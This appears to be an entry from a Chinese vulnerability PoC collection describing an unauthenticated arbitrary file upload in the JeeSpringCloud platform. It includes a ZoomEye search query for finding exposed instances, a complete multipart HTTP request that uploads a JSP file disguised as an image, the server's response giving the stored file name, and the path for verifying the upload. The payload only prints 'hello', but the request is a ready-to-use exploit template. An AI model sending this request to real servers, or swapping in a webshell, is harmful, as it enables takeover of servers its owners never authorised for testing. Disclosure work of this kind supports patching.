

J21-1JeeSpringCloud-互联网云快速开发平台-文件上传

漏洞描述：

JeeSpringCloud 是一款免费开源的 Java 互联网云快速开发平台。JeeSpringCloud 访问 /static/uploadify/uploadFile.jsp 可上传任意文件，并可通过 uploadPath 参数指定文件上传路径，导致服务器被控制。

影响版本：

- JeeSpringCloud-互联网云快速开发平台

网站图片：



网络测绘：

fofa语法：

钟馗之眼：app:"JeeSpringCloud"

漏洞复现：

payload:

```
POST /static/uploadify/uploadFile.jsp?uploadPath=/static/uploadify/ HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 199
Content-Type: multipart/form-data; boundary=0d0d9bdfedC1bF17Cb47265DdCb04266
Accept-Encoding: gzip
Connection: close

--0d0d9bdfedC1bF17Cb47265DdCb04266
Content-Disposition: form-data; name="fileshare"; filename="1.jsp"
Content-Type: image/jpeg

<% out.println("hello"); %>
--0d0d9bdfedC1bF17Cb47265DdCb04266--
```

效果图:

Request

1 POST /static/uploadify/uploadFile.jsp?uploadPath=/static/uploadify/ HTTP/1.1

2 Host :

3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

4 Content-Length auto : 199

5 Content-Type: multipart/form-data; boundary=0d0d9bdfedC1bF17Cb47265DdCb04266

6 Accept-Encoding: gzip

7 Connection: close

8

9 --0d0d9bdfedC1bF17Cb47265DdCb04266

10 Content-Disposition: form-data; name="fileshare"; filename="1.jsp"

11 Content-Type: image/jpeg

12

13 <% out.println("hello"); %>

14 --0d0d9bdfedC1bF17Cb47265DdCb04266--

Responses 31bytes / 64ms

1 HTTP/1.1 200

2 Access-Control-Allow-Origin: *

3 Access-Control-Allow-Methods: POST,GET,OPT

4 Access-Control-Max-Age: 36000

5 Access-Control-Allow-Headers: Origin, X-Re

6 Authorization,authorization

7 Access-Control-Allow-Credentials: true

8 Set-Cookie: .com.jeespring.session.id=afla4

9 Vary: Accept-Encoding

10 Date: Mon, 27 Nov 2023 18:18:47 GMT

11 Connection: close

12 Content-Length: 31

13

14 2023112802184731525.jsp


15

16

17

验证路径

http://your-ip/static/uploadify/回显的jsp文件名



hello